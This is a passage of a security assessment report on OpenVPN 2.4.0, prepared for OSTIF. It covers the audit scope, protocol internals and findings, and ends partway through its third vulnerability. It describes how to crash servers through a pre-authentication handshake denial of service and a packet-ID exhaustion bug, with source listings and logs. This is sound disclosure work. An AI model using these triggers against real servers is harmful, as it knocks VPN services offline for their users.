OpenVPN 2.4.0 Security Assessment

Technical Report

Ref.	17-03-284-REP
Version	1.2
Date	10 May 2017
Prepared for	OSTIF
Performed by	Quarkslab

We are building and improving powerful security tools to protect information around the world.

Contents

1 Project Information **1**

2 Executive Summary **2**

3 Context and Scope **4**
3.1 Methodology . . . 4
3.2 Past Security Vulnerabilities . . . 5
3.2.1 Cryptographic Weaknesses . . . 5
3.2.2 Memory Corruption . . . 6
3.2.3 Miscellaneous Errors . . . 6

4 Internal Mechanisms of OpenVPN **7**
4.1 Protocol Overview . . . 7
4.1.1 Transport Layer . . . 7
4.1.2 Packets Format . . . 8
4.1.3 Session Establishment and Management . . . 9
4.2 Authentication Modes . . . 11
4.2.1 Static Keys . . . 11
4.2.2 TLS Authentication . . . 12

5 Security Problems Identified in OpenVPN **13**
5.1 Pre-authentication Denial of Service . . . 13
5.2 Denial of Service due to Exhaustion of Packet Identifiers . . . 14
5.3 Invalid Retrieval of X.509 Certificate Fields With mbed TLS . . . 15
5.4 Usernames/Passwords not Erased from Memory . . . 16
5.5 Null Pointer Dereference in the Data Compression Stub . . . 17
5.6 Invalid Size Parameter Passed when Retrieving the Program Application Path . . . 18
5.7 Leak of Service Manager Handles in OpenVPN GUI . . . 18

6 Cryptographic Mechanisms Assessment **20**
6.1 Cryptographic Back Ends . . . 20
6.2 Supported Algorithms . . . 20
6.2.1 Encryption Functions . . . 20
6.2.2 Hash Functions . . . 21
6.2.3 Cipher Suites . . . 21
6.3 Random Number Generators . . . 22
6.3.1 Sensitive Data . . . 22
6.3.2 Internal Generator . . . 23
6.4 Static Key Files . . . 23
6.5 Key Management . . . 24
6.5.1 Key Generation Method 1 . . . 24
6.5.2 Key Generation Method 2 . . . 24
6.5.3 Key Renegotiation . . . 25
6.6 Control Channel Authentication . . . 27
6.7 Control Channel Encryption . . . 27
6.8 Authenticated Encryption with Associated Data . . . 28
6.9 Support for Old Versions of OpenSSL . . . 29
6.10 Minor Bug in the mbed TLS Back End . . . 30

7 Recommendations **32**

7.1 Summary of Identified Problems . . . 32
7.2 Recommendations for Developers . . . 32
7.2.1 SSL Library Sandboxing . . . 32
7.2.2 Code Refactoring . . . 33
7.2.3 Unit Tests . . . 33
7.2.4 Remove Unsafe Options . . . 33
7.3 Recommendations for Users . . . 33
7.3.1 Prefer SSL/TLS Mode Over Static Key Mode . . . 33
7.3.2 Control Channel Protection . . . 33
7.3.3 Scripts and Plugins . . . 34
7.3.4 Public Key Pinning . . . 34

8 Conclusion **35**

9 Annex **36**
9.1 Proof of Concept Code for the Pre-Authentication DoS Vulnerability . . . 36

Bibliography **39**

1. Project Information

Document Change Log			
Version	**Date**	**Change**	**Authors**
0.1	13/03/2017	Creation	Jean-Baptiste Bédrune
0.2	07/04/2017	First draft sent to OpenVPN	Jean-Baptiste Bédrune Jordan Bouyat Gabriel Campana
0.3	12/04/2017	Added denial of service with GCM	Jean-Baptiste Bédrune Jordan Bouyat Gabriel Campana
1.0	13/04/2017	Final version sent to OpenVPN	Jean-Baptiste Bédrune Jordan Bouyat Gabriel Campana
1.1	25/04/2017	Remarks from OpenVPN taken into account	Jean-Baptiste Bédrune Jordan Bouyat Gabriel Campana
1.2	10/05/2017	New remarks from OpenVPN taken into account	Jean-Baptiste Bédrune Jordan Bouyat Gabriel Campana

Quarkslab		
Quarkslab SAS, 13 rue Saint Ambroise, 75011 Paris, France		
Contact	**Role**	**Contact information**
Frédéric Raynal	CEO and Founder	fraynal@quarkslab.com
Jean-Baptiste Bédrune	R&D Engineer	jbbedrune@quarkslab.com
Jordan Bouyat	R&D Engineer	jbouyat@quarkslab.com
Gabriel Campana	R&D Engineer	gcampana@quarkslab.com

Open Source Technology Improvement Fund		
Contact	**Role**	**Contact information**
Derek Zimmer	President and Founder	derek@ostif.org

OpenVPN Technologies		
Contact	**Role**	**Contact information**
Security mailing list	-	security@openvpn.net

2. Executive Summary

This report describes the results of the security assessment of OpenVPN 2.4.0 made by Quarkslab between 15 February 2017 and 7 April 2017, and funded by OSTIF. Three Quarkslab engineers worked on this audit for a total of 50 man days of study.

Scope of the audit

- Audit included OpenVPN 2.4.0 for Windows and Linux, OpenVPN GUI and the TAP driver for Windows.
- OpenVPN for Android and OpenVPN Connect were not evaluated.
- Cryptographic back ends were explicitly excluded: only the correctness of their use was evaluated.

Security concerns

- A pre-authentication denial of service was found, allowing an attacker to stop an OpenVPN server. This is a high-severity vulnerability whose difficulty to trigger is rated as low.
- An authenticated client can stop the server using AEAD ciphers (default encryption in 2.4.0) by making it send a huge number of packets and refusing to honor TLS negotiations. It is rated as a medium risk as the client has to be authenticated, and its exploitation is rated medium due to the large number of packets needed to trigger the problem.
- Some sensitive data are not erased from memory after being used. This is a low-severity vulnerability which requires specific conditions to be exploited.
- Default encryption and authentication parameters when connecting to older versions of OpenVPN servers do not offer enough security.
- Outdated authentication mechanisms can be used. OpenVPN should at least display a deprecation warning.
- When used in conjunction with mbed TLS, OpenVPN provides key cipher suites that are less secure than the ones provided by OpenSSL.
- OpenVPN provides insecure configuration options which should be not present on default builds.
- Minor bugs were also identified. They do not cause any serious security concern.

Security overview

- The project follows secure development best practices.
- Memory corruptions on the OpenVPN code are unlikely. Logic errors or cryptographic bugs are more likely to occur.

- Maintaining backward compatibility at all costs makes the project difficult to audit, and has a negative impact on security. Code is monolithic and complex. It is difficult to audit the project in every configuration.
- Project lacks complete developer documentation, which would make the project more accessible.

Recommendations

- The OpenVPN hardening guide should be followed, as it provides useful information to administrators.
- Use SSL/TLS mode instead of static keys.
- `tls-crypt` or `tls-auth` should always be used.
- OpenVPN could integrate the hardening options brought in *[OPENVPN-NL]* and provide build options allowing to build such a version.

3. Context and Scope

This report describes the security assessment made by Quarkslab on OpenVPN 2.4.0, an open-source software used to create virtual private networks.

This audit has been carried out at the request of the Open Source Technology Improvement Fund. Its goal was to evaluate the security of OpenVPN 2.4.0.

Three people from Quarkslab worked on this audit, for a total of 50 man days of study:

- Jean-Baptiste Bédrune, security researcher,
- Jordan Bouyat, security researcher,
- Gabriel Campana, security researcher.

This study focuses on the source code of OpenVPN 2.4.0, on OpenVPN GUI 11.4.0.0 and on the TAP driver used by OpenVPN for Windows. The scope of the audit includes Linux and Windows versions of OpenVPN.

Initially, OpenVPN for Android *[OVPNICS]* was part of the audit since the project uses OpenVPN's code, but the source code specific to **`openvpn-ics`** was not audited due to a lack of time. We thus have excluded it from the audit.

The version of OpenVPN source code that we analyzed is available in OpenVPN's website (http://build.openvpn.net/downloads/releases/openvpn-2.4.0.tar.xz) and from the **`release/2.4`** branch of the official project repository.

The OpenVPN GUI source code comes from the official repository and from the version 11 published during the audit (http://build.openvpn.net/downloads/releases/openvpn-gui-11.tar.gz).

Finally, version 9.21.2 of the TAP driver was analyzed, whose archive can be downloaded from OpenVPN's website (http://build.openvpn.net/downloads/releases/tap-windows-9.21.2.tar.gz).

SHA-256 fingerprints from the different archives are given for information purposes only. They all are signed by OpenVPN.

```
6f23ba49a1dbeb658f49c7ae17d9ea979de6d92c7357de3d55cd4525e1b2f87e openvpn-2.4.0.tar.xz
fac0608e0979e1d6f5cfed6a9e0f8a2caa2613df066a0419dc465e80698f0f44 openvpn-gui-11.tar.gz
2e98a4c8e9c81527a6c3aa383b7e6b6fafe12cde85fbf71fc87a0b644a30869a tap-windows-9.21.2.
↪tar.gz
```

3.1 Methodology

Our understanding of the OpenVPN's internal mechanisms was mainly gathered through thorough source code analysis. We also relied on the project documentation available on the website, as well as on a research paper (*[PROTOCOL]*) detailing the OpenVPN protocol. We did not find any accurate protocol documentation with the exception of this paper.

A few scripts were also developed to quickly re-implement some parts of the protocol in order to confirm some premises and thus validate our understanding of the protocol. Some of them were based on *[PYOPENVPN]*.

During the analysis, the development of these scripts was accompanied by fuzzing methods in order to detect memory errors and invalid behaviors. In particular, the project was compiled with *[ASAN]* and almost all our tests were made against the binary compiled by ASAN. It did not give any result, except a memory leak in ASAN that we first attributed wrongly to OpenVPN before understanding its root cause.

Some functions were specifically fuzzed using *[LIBFUZZER]* without leading to any result. Nonetheless, this method cannot be applied broadly because a large number of functions depend on some context and need to be rewritten in order to be fuzzed.

3.2 Past Security Vulnerabilities

OpenVPN is a software application developed since 2001. Few vulnerabilities in its source code were published. Recent security advisories (since March 2013) are referenced in the *Security Announcements [SECANNOUNCE]* webpage of the project. Some of them are the consequences of bugs in OpenSSL and do not affect directly the OpenVPN source code. Older vulnerabilities can be found in CVE databases.

We decided to consider here only the vulnerabilities found after 2007, assuming that source code older than ten years largely differs from the current one. The vulnerabilities specific to version 2.x of OpenVPN can be divided in several categories.

3.2.1 Cryptographic Weaknesses

- CVE-2016-6329: OpenVPN, when using a 64-bit block cipher, makes it easier for remote attackers to obtain cleartext data via a birthday attack against a long-duration encrypted session, as demonstrated by an HTTP-over-OpenVPN session using Blowfish in CBC mode, aka a “Sweet32” attack.
- CVE-2013-2061: The `openvpn_decrypt` function in `crypto.c` in OpenVPN 2.3.0 and earlier, when running in UDP mode, allows remote attackers to obtain sensitive information. This is done via a timing attack involving an HMAC comparison function that does not run in constant time, and a padding oracle attack on the CBC mode cipher.

Several vulnerabilities specific to the cryptographic back end (namely OpenSSL) impacted OpenVPN. Among other things, it is worth mentioning:

- CVE-2014-0160: The TLS and DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer overread, as demonstrated by reading private keys, related to `d1_both.c` and `t1_lib.c`, aka the Heartbleed bug.
- CVE-2015-0204: The `ssl3_get_key_exchange` function in `s3_clnt.c` in OpenSSL before 0.9.8zd, 1.0.0 before 1.0.0p, and 1.0.1 before 1.0.1k allows remote SSL servers to conduct RSA-to-EXPORT_RSA downgrade attacks and facilitates brute-force decryption by offering a weak ephemeral RSA key in a noncompliant role, related to the “FREAK” issue. NOTE: the scope of this CVE is only the client code based on OpenSSL, not the EXPORT_RSA issues associated with servers or other TLS implementations.

Of the two vulnerabilities specific to OpenVPN, SWEET32 is by far the most important, the other one not being exploitable outside of a test environment. OpenSSL vulnerabilities have a

real impact on OpenVPN's security. We will see that OpenVPN provides mitigation to restrict the attack surface of the cryptographic back end to authenticated attackers.

3.2.2 Memory Corruption

- OpenVPN TAP Driver Pool Overflow *[POOLOVERFLOW]*: successfully exploiting this vulnerability can help attackers to bypass driver signing enforcement in Windows and load unsigned malicious driver.
- CVE-2014-8104: OpenVPN 2.x before 2.0.11, 2.1.x, 2.2.x before 2.2.3, and 2.3.x before 2.3.6 allows remote authenticated users to cause a denial of service (server crash) via a small control channel packet.

The first vulnerability is a local bug which does not affect confidentiality nor integrity of communications. The second one has a real impact on availability, but requires to be authenticated.

3.2.3 Miscellaneous Errors

- CVE-2014-5455: Unquoted Windows search path vulnerability in the ptservice service in PrivateTunnel 2.3.8, as bundled in OpenVPN 2.1.28.0, allows local users to gain privileges via a crafted program.exe file in the `%SYSTEMDRIVE%` folder.
- CVE-2008-3459: Unspecified vulnerability in OpenVPN 2.1-beta14 through 2.1-rc8, when running on non-Windows systems, allows remote servers to execute arbitrary commands via crafted lladdr and iproute configuration directives, probably related to shell metacharacters.

The first vulnerability is a local privilege escalation on Windows. The second one necessitates to compromise a server to execute code on the client, which is an important requirement. Moreover, it only affects beta or release-candidate versions.

Since 2008, few critical vulnerabilities were discovered in the OpenVPN source code. We think that the two most important issues were SWEET32 and CVE-2014-8104, which respectively allow theoretical attacks against communication confidentiality and the shutdown of the server from unauthenticated users.

4. Internal Mechanisms of OpenVPN

OpenVPN's behavior largely depends on the major mode specified in the configuration:

- In point-to-point mode ("p2p"), two peers are involved. This mode allocates a single IP address per connecting peer and the remote endpoint of the client's tun interface always point to the local endpoint of the server's tun interface. This was the only mode supported until OpenVPN 2.0 and is still the default mode. This mode supports both the static key mode (pre-shared secret key encryption) and the TLS modes.
- OpenVPN 2.0 introduced the multi-client server mode where one server can handle multiple clients. It implies the use of public key security (TLS mode) using client and server certificates. This mode also offers additional features such as login/password authentication and an additional layer of authentication for the TLS control channel packets.

The security of these two modes was analyzed during the audit.

4.1 Protocol Overview

The OpenVPN protocol is not detailed thoroughly. Some information can, however, be found in the documentation of the project (especially in *[OVPNSEC]*) and in the *[PROTOCOL]* paper.

4.1.1 Transport Layer

OpenVPN supports both TCP and UDP protocols even if, as other VPNs, it works better over UDP than TCP, especially if the link between the sites have packet drops. TCP introduces a slight overhead since packets are prefixed by their size (16 bit, unsigned). OpenVPN traffic is encapsulated inside UDP or TCP tunnel:



Fig. 4.1: OpenVPN encapsulation stack

The OpenVPN protocol consists of two different channels, a control channel and data channel:

- Session initialization, TLS handshake (when OpenVPN is configured in public key mode), ciphers negotiation and key renegotiation are done through the control channel.
- When a session is established and the symmetric keys exchanged, ciphered Ethernet frames or IP packets (depending on OpenVPN virtual NIC configuration) are sent and received through the data channel.

The two channels are differentiated thanks to a multiplexer/demultiplexer mechanism based on the first byte of each packet (which includes an opcode):



Fig. 4.2: OpenVPN multiplexing mechanism

4.1.2 Packets Format

The format of data and control packets varies depending on the configuration. It is thus cumbersome to detail precisely this format, since some fields may not be present and their length might not be fixed.

Control packets are formed of several fields, including:

Field	Description	Size
opcode and key id	The opcode is stored in the 5 first bits and the 3 last ones form the key id.	1 byte
local session id	Identifies the session associated to this packet.	8 bytes
HMAC	HMAC of the packet if `tls-auth` option is activated. Its size depends on the chosen algorithm.	variable
packet id	Identifies the packet. Used by the anti-replay mechanism. Size varies if it contains timestamp (4 bytes) or not.	4 or 8 bytes
message id	Packet id of this message. Not always used.	4 bytes
acknowledge packet id array size	Size of the acknowledged packets array.	1 byte
acknowledge packet id array	Acknowledged packets ids. This array can store from 0 to 8 elements.	4 bytes * number of acknowledged packets ids
remote session id	The remote session id is present if the packet id array is filled.	8 bytes

Table 4.1: Control packet fields

Note: Packet ids and message ids both identify messages but they are not related. While the packet id is present in all messages, the message id is not included in `P_ACK_V1` and `P_ACK_V2` packets. The packet id is present *only if 'tls-auth'* option is specified.

Data packets are composed of the following fields (the orange color means the field is encrypted):

Field	Description	Size
opcode and key id	The opcode is stored in the 5 first bits and the last 3 ones are the key id.	1 byte
peer id	Identifies the peer. Only present on `P_DATA_V2` packets.	3 bytes
packet id	Identifies the packet. Used by the anti-replay mechanism. Size varies if it contains timestamp or not.	4 or 8 bytes
compression flag	Compression options	1 byte
HMAC	HMAC of the IV and payload. Its size depends on the chosen algorithm.	4 or 8 bytes
IV	Initialization vector. Its size depends on the chosen algorithm.	4 or 8 bytes
payload	Ethernet frames or IP packets.	variable

Table 4.2: Data packet fields

The OpenVPN protocol uses different types of messages:

Opcode	Message type	Role
0x01	`P_CONTROL_HARD_RESET_CLIENT_V1`	Client session initialization using TLS key exchange method 1
0x02	`P_CONTROL_HARD_RESET_SERVER_V1`	Reply of session initialization using TLS key exchange method 1
0x03	`P_CONTROL_SOFT_RESET_V1`	Request a key renegotiation
0x04	`P_CONTROL_V1`	Packets exchanged during session initialization
0x05	`P_ACK_V1`	Acknowledge a control packet
0x06	`P_DATA_V1`	Data packet
0x07	`P_CONTROL_HARD_RESET_CLIENT_V2`	Client session initialization using TLS key exchange method 2
0x08	`P_CONTROL_HARD_RESET_SERVER_V2`	Reply of session initialization using TLS key exchange method 2
0x09	`P_DATA_V2`	Data packet (adds the peer id field)

Table 4.3: Message types and associated opcodes

4.1.3 Session Establishment and Management

This section explains the life cycle of an OpenVPN session. It only focuses on the multi-client server mode using TLS mode without username/password authentication and **`tls-auth`**. Covering all cases would be superfluous since there are only small variations.

The client initially sends a **`P_CONTROL_HARD_RESET_V1`** or **`P_CONTROL_HARD_RESET_V2`** packet

in order to request a new session to the remote server. The version corresponds to the two methods available to authenticate the user and generate cryptographic keys.

Field	Description	Length
Cipher key length	-	1 byte
Cipher key	-	n bytes
HMAC key length	-	1 byte
HMAC key	-	n bytes

Table 4.4: `P_CONTROL` message with key negotiation method 1

Field	Description	Length
null bytes	These bytes are discarded	4 bytes
key method	Key agreement method: 0x01 or 0x02	1 byte
Key_source	pre_master (only present in client packets), random1, random2	48 + 32 + 32 bytes
options len	Options string length	2 bytes
options	Options string	512 bytes max
username length	Optional. Username length.	2 bytes
username	Optional	128 or 4096 bytes max
password length	Optional	2 bytes
password	Optional	128 or 4096 bytes max

Table 4.5: `P_CONTROL` message with key negotiation method 2



Fig. 4.3: Session establishment and key renegotiation

Data channel is in blue and control channel in orange. It is notable that acknowledgment can either be done by a dedicated `P_ACK_V1` packet or by including it in `P_CONTROL` packets.

4.2 Authentication Modes

4.2.1 Static Keys

This authentication mode is only available in point-to-point mode. Its operation is well detailed in the OpenVPN documentation.

Depending on the configuration, when the `direction` parameter of the `secret` option is omitted, two bidirectional keys are used, one for authentication and the other for encryption/decryption. When the `direction` parameter is specified, four distinct pre-shared keys (HMAC-send, cipher-encrypt, HMAC-receive, cipher-decrypt) can be used. The keys are generated thanks to the `--genkey` command. For instance:

```
openvpn --genkey --secret hmac-send.key
```

The process to generate these key files is described in section *Static Key Files*. Keys must be exchanged through a secure channel before being used.

Static key authentication is straightforward since no handshake occurs. Nevertheless, this mechanism does not provide perfect forward secrecy. If the key is compromised once, all the previous sessions can be decrypted by an attacker if he captured them. TLS provides perfect forward secrecy and thus is not subject to this attack.

4.2.2 TLS Authentication

This authentication mode is only available in multi-client mode.

A client certificate is required unless the **client-cert-not-required** option is specified. Additionally to the TLS handshake, an external script can be specified to do further checks on the X509 common name and certificate fingerprint. The key generation in TLS mode is detailed in section *Key Management*.

In addition to the client certificate, a username/password can be required thanks to the **auth-user-pass-verify** option. The authentication is then delegated to an external script which tells if the username/password is valid. Depending on the configuration options, the username is either extracted from a field of the client certificate or from an OpenVPN control packet.

5. Security Problems Identified in OpenVPN

This part lists the security problems identified in OpenVPN, except the ones related to cryptography, detailed in the next part.

The major problem is a denial of service on the server. The bug has been introduced in OpenVPN 2.4.

5.1 Pre-authentication Denial of Service

Class	Severity	Difficulty
Denial of Service	High	Low

During its execution, OpenVPN ensures that assertions are true thanks to the **ASSERT** macro which calls the **_exit** function after displaying an error message. While this proactive development methodology prevents unexpected behaviors, it can lead to denial of service attacks if an attacker manages to trigger an assert.

Such a situation is present in the function **tls_pre_decrypt**:

Listing 5.1: **src/openvpn/ssl.c:3696**

```
if (op != P_ACK_V1 && reliable_can_get(ks->rec_reliable))
{
    packet_id_type id;

    /* Extract the packet ID from the packet */
    if (reliable_ack_read_packet_id(buf, &id))
    {
    /* Avoid deadlock by rejecting packet that would de-sequentialize receive buffer
↪*/
    if (reliable_wont_break_sequentiality(ks->rec_reliable, id))
    {
        if (reliable_not_replay(ks->rec_reliable, id))
        {
            /* Save incoming ciphertext packet to reliable buffer */
            struct buffer *in = reliable_get_buf(ks->rec_reliable);
            ASSERT(in);
            ASSERT(buf_copy(in, buf));
```

If a packet with an unexpected payload size is sent during the SSL handshake, the server exits with the following error message:

```
Thu Feb 23 13:53:43 2017 us=214739 Assertion failed at ssl.c:3711 (buf_copy(in, buf))
Thu Feb 23 13:53:43 2017 us=214789 Exiting due to fatal error
Thu Feb 23 13:53:43 2017 us=214865 Closing TUN/TAP interface
Thu Feb 23 13:53:43 2017 us=214909 /sbin/ifconfig tun0 0.0.0.0
```

The minimal payload size required to trigger the vulnerability depends on the MTU. On a default Linux installation, the payload must be larger than 1871 bytes. A proof of concept code is included in *Annex*.

Servers configured in static key mode are not vulnerable since the assert happens during the TLS handshake. The attack is possible on clients and servers. An attacker does not require a valid client certificate nor a username/password to shut a server down.

This vulnerability seems to have been introduced by commit `3c1b19e04745177185decd14da82c71458442b82`. OpenVPN versions prior to 2.4 should not be vulnerable to this denial of service.

The *HMAC firewall* provided by the `tls-auth` option prevents users without a valid static key file to trigger the vulnerability. Indeed, packets with invalid HMAC are discarded before being processed by the vulnerable code.

5.2 Denial of Service due to Exhaustion of Packet Identifiers

Class	Severity	Difficulty
Denial of Service	Medium	Medium

The default encryption used in OpenVPN since version 2.4 when cipher negotiation is enabled (which is the default behavior if both client and server support it) is AES-256-GCM. The nonce used to encrypt and authenticate a packet consists of a 64-bit random part and a 32-bit packet identifier (see *Authenticated Encryption with Associated Data*).

If the counter exceeds a certain value, a TLS renegotiation is started to initialize a new key (see *Key Renegotiation*). This prevents reuse of the same key / nonce pair, which is a prerequisite for the security of GCM.

When a server sends a very large number of packets to a client, it will at some point initiate a TLS negotiation. The client can refuse this negotiation to force the server to keep using its key. The server packet identifier will then increase and wrap to 0, causing a fatal error and a server shutdown (`long_form` is set to `false` for AEAD):

Listing 5.2: `src/openvpn/packet_id.h:307`

```
/*
 * Allocate an outgoing packet id.
 * Sequence number ranges from 1 to 2^32-1.
 * In long_form, a time_t is added as well.
 */
static inline void
packet_id_alloc_outgoing(struct packet_id_send *p, struct packet_id_net *pin, bool␣
↪long_form)
{
    if (!p->time)
    {
        p->time = now;
    }
    pin->id = ++p->id;
    if (!pin->id)
    {
        ASSERT(long_form);
        p->time = now;
        pin->id = p->id = 1;
    }
    pin->time = p->time;
}
```

A client can, through its VPN connection, connect to a service returning many packets, in order to increment the packet id of the server. It can also deny all the TLS negotiations initiated by

the server. When sending the 2^{32}-th packet, the server will stop and all the current sessions will be terminated:

```
Tue Apr 11 17:27:55 2017 client1/192.168.136.1:57859 TLS Error: TLS key negotiation␣
↪failed to occur within 60 seconds (check your network connectivity)
Tue Apr 11 17:27:55 2017 client1/192.168.136.1:57859 TLS Error: TLS handshake failed
Tue Apr 11 17:27:55 2017 client1/192.168.136.1:57859 TLS: move_session: dest=TM_LAME_
↪DUCK src=TM_ACTIVE reinit_src=1
Tue Apr 11 17:29:10 2017 client1/192.168.136.1:57859 TLS Error: TLS key negotiation␣
↪failed to occur within 60 seconds (check your network connectivity)
...
Tue Apr 11 17:40:25 2017 client1/192.168.136.1:57859 TLS Error: TLS key negotiation␣
↪failed to occur within 60 seconds (check your network connectivity)
Tue Apr 11 17:40:25 2017 client1/192.168.136.1:57859 TLS Error: TLS handshake failed
Tue Apr 11 17:41:40 2017 client1/192.168.136.1:57859 TLS Error: TLS key negotiation␣
↪failed to occur within 60 seconds (check your network connectivity)
Tue Apr 11 17:41:40 2017 client1/192.168.136.1:57859 TLS Error: TLS handshake failed
Tue Apr 11 17:41:57 2017 client1/192.168.136.1:57859 Assertion failed at packet_id.
↪h:322 (long_form)
Tue Apr 11 17:41:57 2017 client1/192.168.136.1:57859 Exiting due to fatal error
Tue Apr 11 17:41:57 2017 client1/192.168.136.1:57859 /sbin/route del -net 10.8.0.0␣
↪netmask 255.255.255.0
Tue Apr 11 17:41:57 2017 client1/192.168.136.1:57859 Closing TUN/TAP interface
Tue Apr 11 17:41:57 2017 client1/192.168.136.1:57859 /sbin/ifconfig tun0 0.0.0.0
```

This problem also exists on the client side but has no consequences in terms of security, as a server may, by design, refuse to honor client requests.

5.3 Invalid Retrieval of X.509 Certificate Fields With mbed TLS

Class	Severity	Difficulty
Denial of Service	Informational	Low

show-pkcs11-ids option displays the PKCS#11 ids available. For each user certificate available, the distinguished name (DN), certificate serial id and serialized certificate id will be displayed.

When the mbed TLS back end is used, the function returning the DN can fail and its return value is incorrectly verified by mbed TLS back end.

The DN is returned by the **pkcs11_certificate_dn** function which calls the mbed TLS function **mbedtls_x509_dn_gets**. The value returned by **mbedtls_x509_dn_gets** is compared to -1 although **mbedtls_x509_dn_gets** cannot return -1. The documentation actually asserts that in case of an error, it returns a negative value. Indeed, that is how the return value is correctly handled by **x509_get_subject**:

Listing 5.3: **src/openvpn/ssl_verify_mbedtls.c:231**

```
char *
x509_get_subject(mbedtls_x509_crt *cert, struct gc_arena *gc)
{
    char tmp_subject[MAX_SUBJECT_LENGTH] = {0};
    char *subject = NULL;

    int ret = 0;
```

```
    ret = mbedtls_x509_dn_gets( tmp_subject, MAX_SUBJECT_LENGTH-1, &cert->subject );
    if (ret > 0)
    {
        /* Allocate the required space for the subject */
        subject = string_alloc(tmp_subject, gc);
```

Because of the call to the **msg** macro with the **M_FATAL** argument, **pkcs11_certificate_dn** is expected to stop the application if **mbedtls_x509_dn_gets** returns an error:

Listing 5.4: **src/openvpn/pkcs11_mbedtls.c:95**

```
if (-1 == mbedtls_x509_dn_gets(dn, sizeof(dn), &mbed_crt.subject))
{
    msg(M_FATAL, "PKCS#11: mbed TLS cannot parse subject");
    goto cleanup;
}
```

This is not what happens: the only possible return value for **mbedtls_x509_dn_gets** in case of an error is **MBEDTLS_ERR_X509_BUFFER_TOO_SMALL**, which is defined to -0x2980.

